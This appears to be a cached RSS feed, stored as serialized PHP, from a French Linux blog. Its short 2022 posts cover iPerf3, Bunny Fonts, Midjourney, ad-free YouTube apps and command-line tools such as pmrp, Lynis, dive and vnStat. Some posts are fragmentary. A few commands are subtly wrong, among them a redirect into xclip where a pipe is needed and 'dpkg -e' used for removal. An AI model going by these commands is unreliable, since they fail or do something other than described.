| 6.00-7.00 sec | 47.5 MBytes | 398 Mbits/sec | 0 | 659 KBytes |
| 7.00-8.00 sec | 48.8 MBytes | 409 Mbits/sec | 0 | 708 KBytes |
| 8.00-9.00 sec | 47.5 MBytes | 398 Mbits/sec | 0 | 755 KBytes |
| 9.00-10.00 sec | 47.5 MBytes | 398 Mbits/sec | 0 | 799 KBytes |
En utilisant iPerf3, vous pouvez facilement mesurer le débit maximum de votre connexion et identifier les éventuels problèmes de performance. Cet outil est gratuit et open source, et facile à utiliser sur les distributions Linux les plus courantes.
Il existe de nombreuses options et fonctionnalités avancées dans iPerf3 qui peuvent être utilisées pour affiner les tests et obtenir des informations plus précises sur les performances de votre connexion. Par exemple, vous pouvez spécifier le nombre de threads à utiliser pour le test, la taille des paquets à envoyer, le nombre de seconds de durée de test, etc.
Pour en savoir plus sur les différentes options et fonctionnalités de iPerf3, vous pouvez consulter la documentation en ligne disponible sur le site officiel de iPerf3. Vous y trouverez également des instructions détaillées pour l’installation et l’utilisation de iPerf3 sur différentes plateformes et systèmes d’exploitation.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:39;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:79:"Bunny Fonts une alternative à Google Fonts conforme à la réglementation RGPD";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:96:"https://azlinux.fr/bunny-fonts-une-alternative-a-google-fonts-conforme-a-la-reglementation-rgpd/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Fri, 29 Jul 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:96:"https://azlinux.fr/bunny-fonts-une-alternative-a-google-fonts-conforme-a-la-reglementation-rgpd/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2728:"
Bunny Fonts est une alternative gratuite aux polices Google Fonts, qui est conforme à la réglementation RGPD. Si vous utilisez actuellement les polices Google Fonts sur votre site web, vous pouvez facilement passer à Bunny Fonts en remplaçant simplement le domaine Google par Bunny dans votre balise HTML. Par exemple, si vous utilisez actuellement cette balise :
1<link rel="stylesheet" href="https://fonts.google.com/css2?family=Karla&family=Lato:wght@300;400;700&display=swap">
Vous pouvez la remplacer par ceci :
1<link rel="stylesheet" href="https://fonts.bunny.net/css?family=karla:400|lato:300,400,700">
Pour le moment, la version 2 de l’API n’est pas disponible mais cela n’a pas trop d’importance.
Vous pouvez également utiliser une alternative gratuite développée par coolLabs : github.com/coollabsio/fonts
De même, il suffit de remplacer la balise HTML par le domaine, mais vous pouvez héberger le service sur votre serveur si vous le souhaitez.
1<link rel="stylesheet" href="https://api.fonts.coollabs.io/css2?family=Karla&family=Lato:wght@300;400;700&display=swap">

Midjourney est le nom d’une intelligence artificielle qui crée des images à partir de descriptions textuelles élaborées par un laboratoire de recherche indépendant, comme le modèle DALL-E développé par la société OpenAI.
Depuis hier quand j’écris cet article, il est possible d’essayer l’intelligence artificielle Midjourney pour générer de l’art. Pour cela, il suffit d’aller sur leur site et de rejoindre leur serveur Discord, vous aurez accès à 25 crédits pour générer des images.
Comme vous pouvez l’imaginer en regardant l’image d’illustration de l’article, j’ai voulu voir ce qu’était cette intelligence artificielle et je trouve que les résultats sont assez impressionnants. Voici un aperçu de certaines des images réalisées par l’intelligence artificielle Midjourney, mais je vous suggère tout de même de l’essayer par vous-même pour vous faire votre propre opinion.








Cette application “simule” les services Google Play dont l’application Google Camera a besoin, ce qui permet d’utiliser l’application caméra sur des appareils sans services Google Play comme sous LineageOS.
Vous pouvez télécharger la dernière version sur GitHub :
Si vous n’avez pas l’application Google Camera, vous pouvez trouver des centaines d’APK ici qui fonctionneront avec de grandes chances sur votre appareil si vous choisissez la bonne :)
Si malheureusement vous ne parvenez pas à faire fonctionner l’application, vous pouvez essayer la caméra fournie par le projet open source à but non lucratif GrapheneOS qui fonctionne parfaitement
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:42;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:67:"ReVanced supprime les publicités invisibles de YouTube sur Android";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:86:"https://azlinux.fr/revanced-supprime-les-publicites-invisibles-de-youtube-sur-android/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Wed, 27 Jul 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:86:"https://azlinux.fr/revanced-supprime-les-publicites-invisibles-de-youtube-sur-android/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1880:"

Vous connaissiez probablement YouTube Vanced mais il n’est malheureusement plus disponible en raison des menaces de Google envers les développeurs de cesser de distribuer l’application
Mais heureusement pour vous, depuis juin, l’équipe de ReVanced a repris le développement de cette version modifiée de YouTube.
Pour obtenir cette application, vous pouvez soit la construire à partir des sources disponibles sur leur GitHub, soit obtenir l’APK sur le canal Telegram officiel. Cependant, si vous voulez directement l’application, je la mets à votre disposition sur le Share azLinux :
J’essaierai de mettre à jour régulièrement ce fichier avec la nouvelle version disponible pour le moment il vous suffit d’installer les deux APK disponibles à cette adresse :
Tout ce que vous avez à faire est de profiter
Si vous voulez une interface simple, je recommande NewPipe qui offre toutes les fonctionnalités de YouTube :
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:43;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:65:"Comment installer SmartTubeNext sur l'Amazon Fire TV Stick ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:70:"https://azlinux.fr/installer-smarttubenext-sur-l-amazon-fire-tv-stick/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Tue, 26 Jul 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:70:"https://azlinux.fr/installer-smarttubenext-sur-l-amazon-fire-tv-stick/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1452:"

SmartTubeNext est une application sans publicité pour regarder des vidéos YouTube sur les téléviseurs Android / Fire TV Stick.
Vous devez auparavant installer cette application via le Fire TV App Store :

Il vous suffit ensuite de vous rendre sur cette application et d’entrer le lien suivant : is.gd/Av2x6E

Une fois le téléchargement terminé, il vous sera demandé de lancer l’installation :

Rien de plus ! Maintenant vous pouvez profiter de YouTube sans les publicités agaçantes.
Si le projet vous est utile, n’hésitez pas à soutenir l’équipe à l’origine du projet : patreon.com/smarttube.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:44;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:75:"Comment prendre une capture d'écran sur l'Amazon Fire TV Stick ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:74:"https://azlinux.fr/prendre-une-capture-d-ecran-sur-l-amazon-fire-tv-stick/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Mon, 25 Jul 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:74:"https://azlinux.fr/prendre-une-capture-d-ecran-sur-l-amazon-fire-tv-stick/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1963:"
Pour installer ADB sur votre poste, il vous suffit d’exécuter cette commande :
1sudo apt install android-tools-adb
Exécutez cette commande pour vous connecter à la Fire TV :
1adb connect 192.168.1.17
Pour enregistrer la capture d’écran dans un fichier :
1adb exec-out screencap -p > screenshot.png
Pour copier la capture d’écran dans le presse-papiers :
1adb exec-out screencap -p > xclip -t image/png
APT est le gestionnaire de paquets utilisé par les distributions basées sur Debian, avec lequel vous pouvez installer, supprimer et rechercher des paquets. Cependant, au fil du temps, il accumule des fichiers inutilisés. Par exemple, son cache. Lorsque vous installez un paquet, APT le télécharge d’abord, puis l’installe. Cependant, le paquet n’est pas supprimé et, au fil du temps, il commence à encombrer votre disque.
Pour connaître la taille du cache sur votre machine, vous pouvez exécuter cette commande :
1sudo du -sh /var/cache/apt/
Si vous le souhaitez, vous pouvez libérer cet espace inutilisé en supprimant simplement son contenu par cette commande :
1sudo rm /var/cache/apt/*

Pour afficher votre adresse IP publique dans un script, vous pouvez utiliser la commande ci-dessus dans un script shell. Voici comment procéder :
Ouvrez votre éditeur de texte préféré et créez un nouveau fichier.
Dans ce fichier, utilisez la commande ci-dessus pour récupérer votre adresse IP publique :
1#!/bin/bash
2IP=$(curl -s -4 cdn-cgi/trace | sed -nr 's/^ip\=(.+)$/\1/p')
3echo "Votre adresse IP publique est : $IP"
Enregistrez ce fichier et donnez-lui un nom, par exemple afficher_ip.sh.
Ouvrez une fenêtre de terminal et rendez ce fichier exécutable en utilisant la commande suivante :
1chmod +x afficher_ip.sh
1./afficher_ip.sh
Vous devriez maintenant voir votre adresse IP publique affichée dans la fenêtre du terminal.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:47;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:42:"pmrp un lecteur radio en ligne de commande";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:62:"https://azlinux.fr/pmrp-un-lecteur-radio-en-ligne-de-commande/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Fri, 22 Jul 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:62:"https://azlinux.fr/pmrp-un-lecteur-radio-en-ligne-de-commande/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2448:"Le script pmrp est décrit comme étant probablement le meilleur script de lecteur radio, il comprend les fonctionnalités suivantes :
Exécutez cette commande pour utiliser l’outil :
1pmrp
Le rendu ressemble à ceci lorsqu’une radio est choisie :
1PMRP  ->  181FM  ->  Techno  ->  The Vibe of Vegas :
2
3Press  [Space]  to pause : Press  [Q]  to stop
mpg123 :1sudo apt install mpg123
1sudo wget -P /usr/local/bin/ https://github.com/hakerdefo/pmrp/raw/master/pmrp
1sudo chmod 755 /usr/local/bin/pmrp
Iotop est comparable à la commande top, mais celle-ci vous permet de surveiller l’utilisation de vos disques en temps réel en affichant les opérations de lecture et d’écriture effectuées par chaque processus ou thread sur votre système sous la forme d’un tableau.

Pour lancer l’outil, exécutez cette commande :
1sudo iotop-c
Debian : sudo apt install iotop-c
Fedora : sudo yum install iotop-c


Carbon est un outil en ligne de commande qui vous permet de générer des images de votre code en fournissant un fichier source via cette commande :
1carbon-now index.php -i

Pour installer cet outil, vous devez installer NPM au préalable puis exécuter cette commande :
1npm i -g carbon-now-cli
Si vous faites régulièrement du “Capture The Flag”, cet outil écrit en Python et développé par Orange Cyberdefense vous sera certainement très utile. Grâce à lui, vous pouvez rechercher une commande stockée dans sa base de données et il vous fournira une liste d’exemples. Vous pouvez également ajouter vous-même les commandes de votre choix.

Après avoir installé arsenal, exécutez la commande suivante :
1arsenal
Pour installer Arsenal, exécutez la commande suivante :
1sudo pip3 install arsenal-cli
DNSDiag est un ensemble d’outils permettant de mesurer et de diagnostiquer les performances et l’intégrité d’un serveur DNS. Grâce aux outils dnsping, dnstraceroute et dnseval, vous pouvez mesurer la performance d’un serveur DNS en prenant en compte son temps de réponse.
dnsping envoie une requête DNS à un résolveur DNS de manière arbitraire :
1dnsping 80.67.169.12
dnstraceroute comme son nom l’indique vous permet de connaître le chemin emprunté par une requête DNS avant d’atteindre sa destination :
1dnstraceroute -t A -s 80.67.169.12 twitter.com
 1dnstraceroute DNS: 80.67.169.12:53, hostname: twitter.com, rdatatype: A
 21	_gateway (192.168.1.1) 5.810 ms
 32	 *
 43	ae108-0.ncrou101.rbci.orange.net (193.253.83.162) 9.293 ms
 54	ae48-0.nridf201.rbci.orange.net (193.252.162.210) 11.030 ms
 65	ae43-0.noidf001.rbci.orange.net (193.252.98.234) 11.157 ms
 76	193.253.13.206 (193.253.13.206) 9.664 ms
 87	gitoyen.th2-1.hopus.net (37.77.34.15) 9.604 ms
 98	80.67.168.212 (80.67.168.212) 10.266 ms
109	ns0.fdn.org (80.67.169.12) 10.645 ms
dnseval vous permet d’envoyer une requête DNS à une liste de serveurs DNS afin de déterminer le serveur le plus rapide par rapport à votre emplacement :
1dnseval --dnssec -t AAAA -f public-servers.txt -c10 twitter.com
1sudo pip3 install dnsdiag
Lynis est un outil d’audit automatisé qui peut être utilisé en complément d’autres logiciels, tels que les antivirus. Il scanne le système et établit un aperçu de sa configuration avant de compiler une liste de suggestions avec les éventuels logiciels malveillants, les problèmes de sécurité trouvés, etc.
Pour afficher les commandes disponibles, exécutez cette commande :
1lynis show commands
Pour lancer un audit, exécutez la commande suivante :
1lynis audit system
sudo apt install lynissudo yum install lynisCet outil vous permet de parcourir une image Docker, de visualiser son contenu et de trouver des moyens pour réduire la taille de votre image Docker.

Pour analyser une image Docker, il suffit d’exécuter dive suivi de l’ID de l’image souhaitée :
1dive ghcr.io/ajnart/homarr:latest
Pour installer dive, exécutez la commande suivante :
1wget $(curl -s https://api.github.com/repos/wagoodman/dive/releases/latest | jq -r '.assets[2] | .browser_download_url')
1sudo dpkg -i dive_0.10.0_linux_amd64.deb
1wget $(curl -s https://api.github.com/repos/wagoodman/dive/releases/latest | jq -r '.assets[3] | .browser_download_url')
1sudo rpm -i dive_0.10.0_linux_amd64.rpm
sudo dpkg -e dive_0.10.0_linux_amd64.debsudo rpm -e dive_0.10.0_linux_amd64.rpmvnStat est un moniteur de trafic réseau qui conserve un journal du trafic réseau toutes les 5 minutes, toutes les heures, tous les jours, tous les mois et tous les ans pour la ou les interfaces sélectionnées.
Pour afficher le taux de transfert actuel en temps réel :
1vnstat --live
Pour consulter les statistiques de trafic sur une base quotidienne :
1vnstat --days

Pour afficher tous les jours où le trafic est le plus élevé :
1vnstat --top

Pour afficher le contenu de la base de données au format JSON :
1vnstat --json
sudo apt install vnstatsudo yum install vnstatSi vous avez déjà essayé d’obtenir les paroles d’une chanson, l’outil MxLRC devrait certainement vous plaire.
1sudo pip3 install tinytag==1.8.1
1wget -P /opt/ https://github.com/fashni/MxLRC/raw/main/mxlrc.py
1alias mxlrc="python3 /opt/mxlrc.py"
--song pour rechercher une chanson :1mxlrc --song "TPA, Roméo Elvis"
Les paroles seront téléchargées au format *.lrc, ce qui vous permet d’importer les paroles dans votre lecteur de musique préféré et d’y accéder de manière interactive.
MxLRC est un outil pratique pour ceux qui aiment avoir les paroles de leurs chansons préférées disponibles pendant qu’ils écoutent de la musique. Avec une installation simple et une utilisation facile, cet outil peut vous aider à profiter pleinement de vos chansons préférées.
[ SOURCE ]
